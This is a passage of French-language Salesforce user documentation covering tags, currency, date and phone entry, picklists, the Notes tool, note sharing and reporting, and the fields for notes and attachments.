Conseil: Lorsque vous créez ou modifiez des balises, vous pouvez appuyer sur la touche ENTRÉE pour enregistrer vos modifications ou ÉCHAP pour les abandonner.

Remarque: Des limites s'appliquent au nombre de balises personnelles et publiques que vous pouvez créer et appliquer à des enregistrements. Pour toutes les éditions, si vous essayez de marquer un enregistrement avec une nouvelle balise dépassant une ou plusieurs de ces limites, cette balise n'est pas enregistrée. Si vous atteignez une limite, vous pouvez accéder à la page Balises et supprimer les balises rarement utilisées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les balises d'un enregistrement :
- Lire sur l'enregistrement

Pour renommer ou supprimer des balises publiques :
- « Responsable de balises »

CONSULTER ÉGALEMENT :

Balises dans les enregistrements
Retrait de balises dans les enregistrements

## Retrait de balises dans les enregistrements

1. Dans la coin supérieur droit de la page de détail, cliquez sur **Modifier les balises**.
2. À côté des zones de texte `Balises personnelles` ou `Balises publiques`, cliquez sur **[X]** en regard de la balise que vous souhaitez supprimer.
3. Cliquez sur **Enregistrer**.

> Conseil: Lorsque vous créez ou modifiez des balises, vous pouvez appuyer sur la touche ENTRÉE pour enregistrer vos modifications ou ÉCHAP pour les abandonner.

Si la balise que vous avez supprimée correspond à la dernière instance de la balise, celle-ci est totalement supprimée de votre entreprise. Si d'autres enregistrements utilisent la balise, elle apparaît toujours dans les résultats de recherche de la page Balises.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les balises d'un enregistrement :
- Lire sur l'enregistrement

## Parcours, recherche et gestion des balises

Pour accéder à la page Balises, cliquez sur le nom d'une balise dans une page de détail ou, si votre administrateur a ajouté les balises au menu latéral, cliquez sur **Balises** dans le menu latéral.

À partir de cette page, vous pouvez :

- Afficher et parcourir des balises
- Rechercher des enregistrements à l'aide de balises
- Rechercher des balises
- Renommer et supprimer des balises
- Consulter des statistiques sur les balises personnelles

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour renommer ou supprimer des balises publiques :
- « Responsable de balises »

### Affichage des balises et navigation

Pour restreindre ou étendre la vue, activez les cases `Balises personnelles` et `Balises publiques`. Les balises personnelles étant privées, vous pouvez afficher uniquement celles que vous avez définies. Vous pouvez cependant afficher toutes les balises publiques définies dans votre organisation.

Cliquez sur une lettre en haut de la zone de consultation des balises, pour afficher uniquement les balises qui commencent par cette lettre, ou cliquez sur **Page suivante** ou **Page précédente**.

Par défaut, les balises sont répertoriées par ordre alphabétique. Dans la liste de sélection `Trier`, sélectionnez **Par nombre d'utilisations** pour classer les balises par le nombre d'enregistrements marqués ou sélectionnez **Par dernier élément utilisé** pour classer les balises par la date d'ajout à un enregistrement.

### Recherche d'enregistrements à l'aide des balises

Cliquez sur une balise pour afficher la liste des enregistrements organisés par objet. Le nombre d'enregistrements associés à la balise est affiché en regard de la balise. Vous pouvez limiter le nombre de résultats en cliquant sur les balises supplémentaires. Lorsque plus d'une balise est sélectionnée, seuls les enregistrements correspondants à toutes les balises sélectionnées sont affichés dans la liste des

résultats. Cliquez sur **[X]** en regard d'une balise pour la désélectionner et la supprimer du filtre. Cliquez sur **Effacer les balises sélectionnées** pour désélectionner toutes les balises et recommencez.

Remarque:

- Le nombre d'enregistrements associés à une balise peut parfois être supérieur au nombre d'enregistrements affichés lorsque vous cliquez sur cette balise dans la page Balises. Cela se produit si vous marquez un enregistrement, puis perdez l'autorisation de l'afficher suite à une modification du partage, ou si un enregistrement auquel vous n'avez pas accès contient une ou plusieurs balises publiques.
- Les résultats de recherche et la page Balises n'affichent pas les objets personnalisés sans onglet associé, même si les balises sont activées pour l'objet personnalisé.

Vous pouvez personnaliser les colonnes et filtrer les résultats de recherche.

## Recherche de balises

Saisissez les termes dans la zone de texte Rechercher des balises, puis cliquez sur **Rechercher**. Seules les balises correspondant à vos critères de recherche apparaissent dans la zone de navigation des balises. Vous pouvez ensuite cliquer sur n'importe quelle balise pour voir les enregistrements associés à cette balise.

Les chaînes de recherche doivent comprendre au moins deux caractères et peuvent inclure des caractères génériques et des opérateurs.

Le résultat de recherche le plus récent est sauvegardé dans la zone de navigation des balises près de l'alphabet situé en haut de la page. Cliquez sur la chaîne de recherche pour revenir à vos résultats.

## Renommage et suppression de balises

- Pour renommer une balise, survolez la balise et sélectionnez **Renommer** dans le menu déroulant qui s'affiche en regard de la balise. Saisissez un nouveau nom pour la balise dans la zone de texte qui apparaît et cliquez sur **Enregistrer**.
- Pour supprimer une balise, survolez la balise et sélectionnez **Supprimer** dans le menu déroulant qui s'affiche en regard de la balise. La balise est supprimée de chaque enregistrement dans votre organisation et est placée dans la Corbeille.

  Si vous restaurez une balise depuis la Corbeille, elle est automatiquement réassociée aux enregistrements desquels elle a été supprimée. Pour plus d'informations, reportez-vous à Utilisation de la Corbeille à la page 196.

Vous pouvez renommer ou supprimer toute balise personnelle, mais vous devez disposer de l'autorisation « Responsable de balises » pour renommer ou supprimer une balise publique.

## Consultation des statistiques d'utilisation des balises personnelles

Cliquez sur **Utilisation de balise personnelle** à droite. Cette page affiche le nombre actuel de vos balises personnelles uniques et de vos applications de balises personnelles. Vous pouvez avoir au maximum :

- 500 balises personnelles uniques
- 5 000 instances de balises personnelles appliquées à des enregistrements

Si vous approchez de vos limites de balises personnelles, fusionnez des balises similaires en une balise unique en les renommant. Par exemple, si vous avez des balises pour Bicyclette, Cyclisme et Vélo, vous pouvez renommer Cyclisme et Vélo en Bicyclette afin de réduire le nombre de balises personnelles.

Pour réduire le nombre d'instances de balises appliquées à des enregistrements, supprimez les balises personnelles que vous n'utilisez plus.

## Affichage des balises récemment utilisées

Le lien **Balises** et la liste déroulante Balises récentes, disponibles dans la barre latérale, permettent respectivement de parcourir les balises et d'accéder aux balises que vous avez récemment utilisées.

- Cliquez sur **Balises** pour parcourir, rechercher et gérer votre collection de balises.
- Sélectionnez une balise dans la liste déroulante Balises récentes pour afficher tous les enregistrements qui ont été marqués avec cette balise. Les balises qui s'affichent dans cette liste correspondent à celles que vous avez récemment utilisées pour baliser des enregistrements.

# Instructions pour la saisie de la devise, des dates, des heures et des numéros de téléphone

Quelques instructions et conseils sur les champs de devise, de date, d'heure et de numéro de téléphone, présents dans les différents rapports, sont nécessaires afin de mieux comprendre la création et la modification d'enregistrements.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Devise

Dans la plupart des éditions Salesforce, le format et le type de devise que vous pouvez utiliser pour les champs de devise, tels que `Quota` ou `Chiffre d'affaires annuel`, sont déterminés par le paramètre `Paramètres régionaux de devise` de votre société. Dans les organisations Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition qui utilisent plusieurs devises, le format et le type de devise sont déterminés par le champ `Devise` de l'enregistrement que vous créez ou modifiez.

Conseil: Lorsque vous saisissez une valeur monétaire (ou un autre type de valeur), vous pouvez utiliser les raccourcis **k**, **m** ou **b** pour indiquer les milliers, millions ou milliards. Par exemple, lorsque vous saisissez la valeur *`50k`*, elle s'affiche sous la forme `50 000`. Toutefois, ces raccourcis ne fonctionnent pas pour les critères de filtre.

## Dates et heures

De nombreux champs permettent de saisir une date ou une heure sous le format spécifié par vos `Paramètres régionaux` personnels.

Vous pouvez la sélectionner une date dans le calendrier ou la saisir manuellement.

Seules les dates d'une certaine plage sont valides. La date valide la plus ancienne est le 01/01/1700 00:00:00 GMT, soit à minuit, le 1er janvier 1700. La date valide la plus lointaine est le 31/12/4000 00:00:00 GMT, soit à minuit, le 31 décembre 4000. Ces valeurs sont ajustées en fonction de votre fuseau horaire. Par exemple, dans le fuseau horaire Pacifique, la date valide la plus ancienne est le 31/12/1699 16:00:00 soit 16h00, le 31 décembre 1699.

Conseil:

- Les années s'affichent et sont enregistrées avec quatre chiffres, mais vous pouvez saisir les deux derniers chiffres et Salesforce détermine les deux premiers. Les entrées de *`60`* à *`99`* sont considérées comme appartenant au 20ème siècle (par exemple : `1964`), et les entrées de *`00`* à *`59`* sont considérées comme appartenant au 21ème siècle (par exemple : `2012`).
- Si vous saisissez des chiffres de mois et de jours uniquement (exemple : *`01/15`*), Salesforce fournit l'année *en cours*.
- Si vos paramètres régionaux et votre langue sont l'anglais, vous pouvez saisir des termes tels que *`Yesterday`*, *`Today`* et *`Tomorrow`*, ou n'importe quel jour de la semaine que Salesforce comprend. Les noms de jours de la semaine (par exemple *`Lundi`*) sont toujours considérés comme appartenant à la semaine à venir.

## Numéros de téléphone

Lorsque vous saisissez des numéros de téléphone dans plusieurs champs de téléphone, Salesforce conserve le format du numéro de téléphone saisi. Toutefois, si vos `Paramètres régionaux` sont définis sur Anglais (États-Unis) ou Anglais (Canada), les numéros de téléphone à dix et à onze chiffres commençant par « 1 » sont automatiquement formatés en `(800) 555-1212` lorsque vous sauvegardez l'enregistrement.

**Conseil:**

- Si vous ne souhaitez pas utiliser le format parenthèses-espace-tiret (`(800) 555-1212`) pour un numéro à dix ou à onze chiffres, saisissez le signe « + » avant le numéro. Par exemple : *`+49 8178 94 07-0`*.
- Si vos numéros de téléphone à dix ou à onze chiffres utilisent le format automatique de Salesforce, il peut être nécessaire de saisir les parenthèses pour spécifier des conditions de filtrage. Par exemple : *`Phone starts with (415)`*.

# Sélection des valeurs de liste de sélection

Vous pouvez rencontrer différents types de champ de liste de sélection dans Salesforce.

- Listes de sélection standard : cliquez sur la flèche vers le bas pour sélectionner une valeur unique.
- Listes à sélection multiple : double-cliquez sur une valeur disponible dans une zone déroulante pour ajouter cette valeur à la zone déroulante sélectionnée à droite. Vous pouvez choisir une valeur unique ou plusieurs valeurs. Pour sélectionner des valeurs dans une plage, sélectionnez la première valeur, puis cliquez sur la dernière valeur de la plage en maintenant la touche MAJ enfoncée. Cliquez ensuite sur la flèche pour ajouter les sélections à la zone choisie.
- Les listes de sélection dépendantes et de contrôle fonctionnent conjointement. La valeur sélectionnée dans la liste de sélection de contrôle affecte les valeurs disponibles dans la liste de sélection dépendante. Les listes de sélection dépendantes et de contrôle sont indiquées dans les pages de modification par une icône . Survolez l'icône avec votre souris pour afficher le nom de la liste de sélection de contrôle ou dépendante.

# Notes : des notes améliorées et plus rapides directement dans Salesforce

Avec les Notes, la version optimisée de l'outil de prise de notes de Salesforce, vous pouvez simplifier le workflow, augmenter la productivité et tirer pleinement parti de Salesforce. Prenez des notes en texte enrichi avec des listes à puce, des listes numérotées, des images, un texte mis en forme, et plus encore. En outre, vous pouvez associer des notes à plusieurs enregistrements en quelques clics.

Notes est basée sur Fichiers Salesforce et, par conséquent, permet d'exécuter de nombreuses fonctionnalités disponibles dans les fichiers, notamment les rapports sur les notes et l'utilisation de Chatter pour partager des notes.

Pour plus d'informations sur les opérations que vous pouvez effectuer avec Notes, visionnez la vidéo ci-dessous : How to Use Notes.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Qu'est-ce qui différencie les Notes et l'ancien outil de prise de notes ?

Notes est une version avancée de l'outil de prise de notes initial de Salesforce. Notes offre plusieurs fonctionnalités qui facilitent et accélèrent la prise de notes, et augmentent ainsi votre productivité.

### Création de notes et ajout de notes aux enregistrements

Pour ajouter des informations importantes à vos enregistrements, utilisez Notes, notre outil de prise de notes avancé dans Salesforce.

Affichage ou restauration d'une version antérieure d'une note

Les Notes permettent d'afficher les anciennes versions et de les restaurer si nécessaire.

Partage d'une note avec des utilisateurs ou des groupes

Collaborez avec des collègues en partageant des notes avec d'autres utilisateurs Salesforce ou groupes Chatter.

Création d'un rapport sur vos notes

Visualisez et analysez les informations sur toutes vos notes à l'aide de rapports. Vous pouvez générer dans des rapports uniquement sur les notes prises en utilisant Notes, notre outil de prise de notes avancé.

Consignes relatives à l'utilisation de Notes dans l'application mobile Salesforce1

Notez les conseils, les astuces et les meilleures pratiques ci-dessous pour utiliser Notes dans Salesforce1.

## Qu'est-ce qui différencie les Notes et l'ancien outil de prise de notes ?

Notes est une version avancée de l'outil de prise de notes initial de Salesforce. Notes offre plusieurs fonctionnalités qui facilitent et accélèrent la prise de notes, et augmentent ainsi votre productivité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Notes et l'ancien outil de prise de notes

| Fonctionnalité | Notes | Ancien outil de prise de notes |
|---|---|---|
| Ajouter des notes à des enregistrements | ✅ | ✅ |
| Utiliser la liste associée Notes pour gérer les notes | ✅ | |
| Utiliser la liste associée Notes et pièces jointes pour gérer les notes | | ✅ |
| Enregistrer les Notes automatiquement | ✅ (Lightning Experience uniquement) | |
| Vérifier l'orthographe | ✅ (Lightning Experience uniquement) | ✅ |
| Ajouter des notes privées à des enregistrements | | ✅ |
| Créer des notes privées, autonomes (associées à aucun enregistrement) | ✅ | |
| Associer des notes à plusieurs enregistrements | ✅ (Lightning Experience et Salesforce1 uniquement) | |
| Utiliser une mise en forme de texte enrichi, avec des listes à puces et numérotées | ✅ | |

| Fonctionnalité | Notes | Ancien outil de prise de notes |
|---|---|---|
| Rechercher uniquement des notes dans Salesforce | ✅ | |
| Créer des tâches à partir de notes | ✅ (Salesforce1 uniquement) | |
| Créer un rapport sur vos notes | ✅ | |
| Ajout d'images à une note | ✅ (Lightning Experience uniquement) | |
| Affichage ou restauration d'une version antérieure d'une note | ✅ (Lightning Experience uniquement) | |
| Les notes sont automatiquement associées à un compte parent | | ✅ |

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de Notes dans l'application mobile Salesforce1

Création de notes et ajout de notes aux enregistrements

Notes : des notes améliorées et plus rapides directement dans Salesforce

## Création de notes et ajout de notes aux enregistrements

Pour ajouter des informations importantes à vos enregistrements, utilisez Notes, notre outil de prise de notes avancé dans Salesforce.

**Remarque:** Si vous utilisez encore l'ancien outil de prise de notes, demandez à votre administrateur de basculer vers la version avancée Notes.

Création de notes et ajout de ces notes à des enregistrements dans Salesforce Classic

Ajoutez les informations importantes à vos enregistrements à l'aide de Notes, notre outil de prise de notes optimisé dans Salesforce, pour mieux vous organiser et augmenter votre productivité.

Création de notes et ajout de notes à des enregistrements dans Salesforce Lightning Experience

Les notes permettent d'ajouter des informations importantes à vos enregistrements pour mieux vous organiser.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Création de notes et ajout de ces notes à des enregistrements dans Salesforce Classic

Ajoutez les informations importantes à vos enregistrements à l'aide de Notes, notre outil de prise de notes optimisé dans Salesforce, pour mieux vous organiser et augmenter votre productivité.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. À partir de la liste associée Notes d'un enregistrement, cliquez sur **Nouvelle note**. Alternativement, pour créer une note privée et autonome qui n'est associée à aucun enregistrement, accédez à l'onglet Fichiers, puis cliquez sur l'un des filtres Notes pour afficher l'option Nouvelle note.
2. Saisissez un titre et un texte.
3. Enregistrez la note.
   Les notes prises dans la version avancée de Notes sont affichées dans la liste associée Notes, alors que les notes prises dans l'ancien outil sont affichées dans la liste associée Notes et pièces jointes de l'enregistrement.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de Notes dans l'application mobile Salesforce1

Qu'est-ce qui différencie les Notes et l'ancien outil de prise de notes ?

## Création de notes et ajout de notes à des enregistrements dans Salesforce Lightning Experience

Les notes permettent d'ajouter des informations importantes à vos enregistrements pour mieux vous organiser.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les étapes ci-dessous fonctionnement dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. À partir de la liste associée Notes d'un enregistrement, cliquez sur **Nouveau**. Alternativement, pour créer une note associée à un autre enregistrement ou à aucun enregistrement, cliquez sur l'icône Actions globales, puis sélectionnez **Nouvelle note**.
2. Saisissez un titre et un texte. Vous pouvez ajouter des images à votre note.
3. Associez la note à d'autres enregistrements, si nécessaire.
   Les notes prises dans la version avancée de Notes sont affichées dans la liste associée Notes, alors que les notes prises dans l'ancien outil sont affichées dans la liste associée Notes et pièces jointes de l'enregistrement.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de Notes dans l'application mobile Salesforce1

Qu'est-ce qui différencie les Notes et l'ancien outil de prise de notes ?

## Affichage ou restauration d'une version antérieure d'une note

Les Notes permettent d'afficher les anciennes versions et de les restaurer si nécessaire.

Remarque: Les étapes ci-dessous fonctionnement dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Dans la liste associée Notes d'un enregistrement, cliquez sur le titre de la note.
2. Dans la fenêtre de la note, cliquez sur .
3. Dans la liste, sélectionnez la version de la note que vous souhaitez afficher.
4. Pour restaurer la version sélectionnée de la note, cliquez sur **Restaurer**.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Partage d'une note avec des utilisateurs ou des groupes

Collaborez avec des collègues en partageant des notes avec d'autres utilisateurs Salesforce ou groupes Chatter.

Partage d'une note avec des utilisateurs ou des groupes dans Lightning Experience
Collaborez avec des collègues en partageant des notes avec d'autres utilisateurs Salesforce ou groupes Chatter.

Partage d'une note avec des utilisateurs ou des groupes dans Salesforce Classic
Collaborez avec des collègues en partageant des notes avec d'autres utilisateurs Salesforce ou groupes Chatter.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Partage d'une note avec des utilisateurs ou des groupes dans Lightning Experience

Collaborez avec des collègues en partageant des notes avec d'autres utilisateurs Salesforce ou groupes Chatter.

Remarque: Les étapes ci-dessous fonctionnement dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Dans Lightning Experience, vous ne pouvez pas accorder l'accès Collaborateur lorsque vous partagez note, seul l'accès Visualiseur peut être accordé. Notes ne prend pas en charge l'édition simultanée. Cette restriction empêche plusieurs personnes de modifier une note en même temps. Si plusieurs personnes pouvaient modifier une note en même temps, les modifications se remplaceraient les unes les autres.

1. Accédez à la note que vous souhaitez partager.
2. Dans la fenêtre de la note, cliquez sur **Partager**.
3. Saisissez le nom des utilisateurs ou des groupes avec lesquels vous souhaitez la partager.
4. Ajoutez des utilisateurs ou des groupes si nécessaire.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

5. Pour empêcher les destinataires de partager ou d'annuler le partage de notes, cliquez sur **Empêche les autres de partager et d'annuler le partage**.
6. Cliquez sur **Partager**.

Les destinataires que vous avez sélectionnés reçoivent un e-mail contenant un lien vers la note.

## Partage d'une note avec des utilisateurs ou des groupes dans Salesforce Classic

Collaborez avec des collègues en partageant des notes avec d'autres utilisateurs Salesforce ou groupes Chatter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Accédez à la note que vous souhaitez partager.
2. Dans la fenêtre de la note, cliquez sur **Paramètres de partage de note**.
3. Indiquez si vous souhaitez partager avec un autre utilisateur, un groupe ou une bibliothèque.
4. Saisissez le nom des utilisateurs ou des groupes avec lesquels vous souhaitez la partager.
5. Indiquez si chaque utilisateur ou groupe est un visualisateur ou un collaborateur. Seuls les collaborateurs peuvent modifier la note que vous partagez.
6. Saisissez un court message pour les destinataires. Lorsque vous partagez votre note, les destinataires reçoivent un e-mail avec votre message, le cas échéant.
7. Cliquez sur **Partager**.
8. Pour empêcher les destinataires de partager ou d'annuler le partage de notes, cliquez sur **Empêche les autres de partager et d'annuler le partage**.
9. Cliquez sur **Fermer**.

Les destinataires que vous avez sélectionnés reçoivent un e-mail contenant un lien vers la note.

## Création d'un rapport sur vos notes

Visualisez et analysez les informations sur toutes vos notes à l'aide de rapports. Vous pouvez générer dans des rapports uniquement sur les notes prises en utilisant Notes, notre outil de prise de notes avancé.

1. Familiarisez-vous avec les rapports standards et leur personnalisation.
2. Créez un rapport avec les critères ci-dessous.

| Type de rapport | Rapport sur les fichiers et les contenus |
|---|---|
| Champs | `Nom de fichier`<br>`Date de publication`<br>`Créé par`<br>`Date de dernière révision`<br>`Dernière révision par`<br>`Type de fichier` |
| Filtres | `Type de fichier` égal à *`SNOTE`* |

3. Enregistrez le rapport pour pouvoir le réexécuter ultérieurement.
4. Si vous souhaitez le partager le rapport, créez un dossier de rapports et enregistrez le rapport dans ce dossier. Utilisez ensuite les paramètres de partage pour le dossier afin d'ajouter des individus ou des groupes d'utilisateurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

CONSULTER ÉGALEMENT :

Notes : des notes améliorées et plus rapides directement dans Salesforce

Génération d'un rapport

## Consignes relatives à l'utilisation de Notes dans l'application mobile Salesforce1

Notez les conseils, les astuces et les meilleures pratiques ci-dessous pour utiliser Notes dans Salesforce1.

Visionner une vidéo : How to Use Notes

Votre administrateur doit configurer Notes pour votre organisation. Vous pouvez ensuite commencer à utiliser des Notes dans Salesforce1. Voici quelques consignes pour faciliter vos premiers pas.

- Créez des notes en touchant dans la barre d'actions.
- Ajoutez des listes à puces et numérotées aux notes à l'aide des icônes dans la barre d'outils de Notes.
- Associer des notes à plusieurs enregistrements en touchant **Associer les enregistrements**. Pour modifier les enregistrements associés, touchez les noms de ces enregistrements (3).
- Créez une tâche en balayant une ligne dans une note. Vous pouvez également toucher une ligne ou sélectionner un texte, puis toucher dans la barre d'outils.

Éditions

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Utilisez des tâches associées directement à partir d'une note.
- Affichez et recherchez toutes les notes en sélectionnant **Notes** dans le menu de navigation de Salesforce1.
- Si vous ou votre administrateur avez ajouté la liste associée Notes à des présentations de page d'objet, vous pouvez :
  - Accéder rapidement à des notes associées, directement depuis les enregistrements, sans accéder au menu de navigation pour ouvrir l'élément Notes.
  - Créer des notes à partir de la liste associée.

# Considérations relatives à la gestion des fichiers et des notes et joints aux enregistrements

Lors de l'utilisation de pièces jointes, de documents Google ou de notes créées avec l'ancien outil de prise de notes, tenez compte des points suivants.

Éditions

Disponible avec : Salesforce Classic

Les notes et les pièces jointes sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Google Documents est disponible dans toutes les éditions

- Si Chatter est activé pour votre organisation, les fichiers publiés dans un fil d'un enregistrement sont ajoutés à la liste associée Notes et pièces jointes de d'enregistrement en tant que pièce jointes à un fil. Vous pouvez afficher un aperçu (si disponible), télécharger et supprimer des pièces jointes à un fil dans la liste associée Notes et pièces jointes, mais vous ne pouvez pas les modifier.
- Vous ne pouvez pas modifier une note ou une pièce jointe si vous n'avez pas également accès à la modification de l'enregistrement qui lui est associé.
- Pour supprimer une note ou une pièce jointe, vous devez en être le responsable ou être un administrateur disposant de l'autorisation « Modifier toutes les données ». La propriété d'une note est déterminée par le champ Propriétaire. La propriété d'une pièce jointe est déterminée par le champ Créé par.
- Les propriétaires d'enregistrement peuvent supprimer des pièces jointes d'enregistrements, même s'ils ne les ont pas ajoutées.
- Les utilisateurs de communauté peuvent télécharger des pièces jointes, mais ils peuvent seulement prévisualiser, modifier ou supprimer les pièces jointes qu'ils ont créées.
- Les notes et pièces jointes marquées comme privées via la case `Privé` sont accessibles uniquement par la personne qui les a jointes et par les administrateurs. Les administrateurs doivent disposer de l'autorisation « Afficher toutes les données » pour afficher les notes et pièces jointes privées, et de l'autorisation « Modifier toutes les données » pour les modifier ou les supprimer.
- Si le service Ajouter Google Documents à Salesforce est activé dans votre organisation, la liste associée Notes et pièces jointes s'intitule Google Documents, Notes et pièces jointes. La liste associée Pièces jointes s'intitule Google Documents et pièces jointes.
- Pour accéder à un document Google depuis une page de détail d'enregistrement, ce document doit être partagé à l'aide de votre compte Google Apps.
- La liste associée Notes et pièces jointes comprend les fichiers Salesforce CRM Content lorsqu'ils sont publiés dans un fil Chatter d'un enregistrement. Cependant, la liste associée Notes et pièces jointes ne comprend pas les fichiers Salesforce CRM Content qui existent uniquement dans Salesforce CRM Content. Si Salesforce CRM Content est activé pour votre entreprise, vous pouvez ajouté la liste associée Contenu associé à la page de détail des comptes, des contacts, des pistes, des opportunités, des produits, des requêtes ou des objets personnalisés.
- Si vous publiez des notes pour des contacts externes via Salesforce to Salesforce, toutes les notes publiques sont automatiquement partagées avec une connexion lorsque vous partagez l'objet parent. Les pièces jointes sont automatiquement partagées si la case `Partager avec des connexions` de la pièce jointe est activée. Pour arrêter le partage d'un commentaire, sélectionnez `Privé`.

- Certains fichiers ne peuvent pas être ouverts dans un aperçu, notamment les fichiers cryptés, les fichiers protégés par mot de passe, les fichiers PDF protégés contre la copie, les types de fichier inconnus et tout fichier qui dépasse 25 Mo. Pour ces fichiers, l'option **Aperçu** n'est pas disponible dans les fils et les vues de listes. Les fichiers sont représentés par des icônes génériques. Certaines fonctionnalités Microsoft Office 2007 ne s'affichent pas correctement dans les aperçus. Si un fichier peut être prévisualisé alors qu'aucun aperçu n'existe, contactez votre administrateur Salesforce qui pourra peut-être générer l'aperçu.
- Toutes les notes et pièces jointes ajoutées aux contacts et aux opportunités apparaissent également dans le compte associé.

CONSULTER ÉGALEMENT :

Notes : des notes améliorées et plus rapides directement dans Salesforce

Création de notes et ajout de notes aux enregistrements

Consignes relatives à l'utilisation de Notes dans l'application mobile Salesforce1

Compromis et limitations de Shield Platform Encryption

# Champs de note et pièce jointe

Notes est une version avancée de l'outil de prise de notes de Salesforce. Le tableau ci-dessous répertorie les champs disponibles lors de la création d'une note à l'aide de la fonctionnalité Notes. De plus, une barre d'outils contient des icônes qui permettent d'ajouter des listes à puce et numérotées à des notes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Champs des Notes

Remarque: Salesforce1 et Lightning Experience comprennent des champs supplémentaires pour associer plusieurs enregistrements à la note.

| Champ | Description |
|---|---|
| `Corps` | Texte de la note. Peut inclure jusqu'à 50 Mo de données. |
| `Titre` | Objet de la note. Peut inclure jusqu'à 200 caractères. |

## Champs de l'ancien outil de prise de notes

| Champ | Description |
|---|---|
| `Corps` | Texte de la note. Peut inclure jusqu'à 32 Ko de données. |
| `Privé` | Case à cocher pour indiquer que la note est accessible uniquement au propriétaire et aux administrateurs. Les administrateurs doivent bénéficier de l'autorisation « Afficher toutes les données » pour afficher les notes privées, et de l'autorisation « Modifier toutes les données » pour les modifier. |
| `Titre` | Courte description de la note. Peut inclure jusqu'à 80 caractères. |

# Champs des pièces jointes

**Champs de pièce jointe**

| Champ | Description |
|---|---|
| `Description` | Description du fichier chargé. Peut inclure jusqu'à 500 caractères. |
| `Nom de fichier` | Nom du fichier chargé. |
| `Privé` | Case à cocher pour indiquer que la pièce jointe est accessible uniquement au propriétaire et aux administrateurs. Les administrateurs doivent bénéficier de l'autorisation « Afficher toutes les données » pour afficher les pièces jointes privées, et de l'autorisation « Modifier toutes les données » pour les modifier. |
| `Partager avec des connexions` | Case à cocher pour indiquer que la pièce jointe est partagée avec des relations lorsque l'enregistrement parent est partagé. Cette case à cocher est disponible uniquement si Salesforce to Salesforce est activée, si l'enregistrement est partagé et si la pièce jointe est publique. |
| `Taille` | Taille du fichier chargé. |

# Supprimer des notes et des pièces jointes d'enregistrements

Pour supprimer une note ou une pièce jointe, cliquez sur **Suppr** en regard de la liste associée Notes et pièces jointes ou Pièces jointes d'un enregistrement.

Les notes et pièces jointes supprimées peuvent être restaurées à partir de la Corbeille.

